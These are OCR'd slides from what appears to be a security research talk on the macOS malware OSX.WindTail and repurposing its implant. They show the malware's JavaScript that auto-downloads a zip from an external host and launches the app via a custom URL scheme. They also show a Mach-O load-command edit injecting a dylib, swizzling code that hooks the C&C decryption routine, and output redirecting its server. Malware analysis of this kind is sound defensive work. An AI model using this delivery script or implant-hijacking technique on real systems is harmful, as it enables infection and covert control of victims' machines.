
```
01  //auto download .zip
02  //Safari will unzip & trigger url registration
03  var a = document.createElement('a');
04  a.setAttribute('href', 'https://file.io/kBTfCn');
05  a.setAttribute('download', 'Final_Presentation');
06  $(a).appendTo('body');
07
08  $(a)[0].click();
09
10  //launch app via custom url scheme
11  location.replace("openurl2622007://");
```

"Final_Presentation"

download & launch malware






Search or enter website name
Favorites
Apple
iCloud
Yahoo
Bing
Google
Wikipedia
Facebook
Twitter
LinkedIn
The Weather Channel
Yelp
TripAdvisor
OSX.WindTail ...persisted !


OSX.WINDTAIL

repurposing the implant

1 modify C&C addresses

C&C addresses are encrypted :/

0B574	2B	72	66	30	6B	2B	77	3D	3D	00	46	35	55	72	30	43	43	46	4D	4F	2F	+rf0k+w==.F5Ur0CCFMO/
0B589	66	57	48	6A	65	63	78	45	71	47	4C	79	2F	78	71	35	67	45	39	38	5A	fWHjecxEqGLy/xq5gE98Z
0B59E	76	69	55	53	4C	72	74	46	50	6D	47	79	56	37	76	5A	64	42	58	32	50	viUSLrtFPmGyV7vZdBX2P
0B5B3	59	59	41	49	66	6D	55	63	67	58	48	6A	4E	5A	65	33	69	62	6E	64	41	YYAIfmUcgXHjNZe3ibndA
0B5C8	4A	41	68	31	66	41	36	39	41	48	77	6A	6A	50	2B	4C	38	53	34	4F	43	JAh1fA69AHwjjP+L8S4OC
0B5DD	41	46	74	76	7A	59	77	45	72	30	69	41	3D	00	69	65	38	44	47	71	33	AFtvzYwEr0iA=.ie8DGq3



load library &
hook decryption routine?!

usrnode

RAW | RVA

- Executable (X86_64) [SDK10.6]
  - Mach64 Header
  - Load Commands
    - LC_SEGMENT_64 (__PAGEZERO)
    - LC_SEGMENT_64 (__TEXT)
    - LC_SEGMENT_64 (__DATA)
    - LC_SEGMENT_64 (__LINKEDIT)
    - LC_DYLD_INFO_ONLY
    - LC_SYMTAB
    - LC_DYSYMTAB
    - LC_LOAD_DYLINKER
    - LC_UUID
    - LC_VERSION_MIN_MACOSX
    - LC_UNIXTHREAD
    - LC_LOAD_DYLIB (libcrypto.0.9.8.dylib)
    - LC_LOAD_DYLIB (Cocoa)

Offset	Data	Description	Value
00000C88	0000000C	Command	LC_LOAD_DYLIB
00000C8C	00000038	Command Size	56
00000C90	00000018	Str Offset	24
00000C94	00000002	Time Stamp	Wed Dec 31 14:00:02 1969
00000C98	00000908	Current Version	0.9.8
00000C9C	00000908	Compatibility Version	0.9.8
00000CA0	2F7573722F6C69622F6C696…	Name	/usr/lib/libcrypto.0.9.8.dylib

Offset	Data	Description	Value
00000C88	0000000C	Command	LC_LOAD_DYLIB
00000C8C	00000038	Command Size	56
00000C90	00000018	Str Offset	24
00000C94	00000002	Time Stamp	Wed Dec 31 14:00:02 1969
00000C98	00000908	Current Version	0.9.8
00000C9C	00000908	Compatibility Version	0.9.8
00000CA0	4065786563757461626C655…	Name	@executable_path/swizzle.dylib

overwrite (un-needed)
LC_LOAD_DYLIB entry

```
$ vmmap usrnode

__TEXT  ~/Library/Final_Presentation.app/
Contents/MacOS/usrnode

__TEXT  ~/Library/Final_Presentation.app/
Contents/MacOS/swizzle.dylib
```

'injected' dylib: loaded!

OSX.WINDTAIL

repurposing the implant

swaps methods, via 'swizzle'

```
01  method_exchangeImplementations(
02   class_getInstanceMethod([self class], @selector(swizzle:)),
03   class_getInstanceMethod(NSClassFromString(@"appdele"), @selector(yoop:)));
04
05  -(NSString*)swizzle:(NSData*)data {
06
07    //invoke original method ("yoop") to decrypt
08    decrypted = ((NSString*(*)(id,SEL,NSData*))origImplementation)(self,@selector(yoop:), data);
09
10    //modify decrypted string as needed!
11
12    return decrypted;
13  }
```

```
01  url = [r15 yoop:@"F5Ur0CCFMO...];
```

"ourServer.com"

"F5Ur0CCFMO..."

```
if (decrypt == "flux2key.com")
  return "ourServer.com"
```

method: "swizzle"

"F5Ur0CCFMO..."

-> "flux2key.com"


method: "yoop"

"flux2key.com"

OSX.WINDTAIL

repurposing the implant

```
$ open Final_Presentation.app

dylib: loaded in usrnode (pid 1337)
dylib: swizzled 'appdele yoop:'

dylib: decrypted: "doc"
dylib: decrypted: "docx"
dylib: decrypted: "ppt"

dylib: decrypted: flux2key.com
dylib: swapping C&C server addr!
       flux2key.com -> "ourServer.com"
```




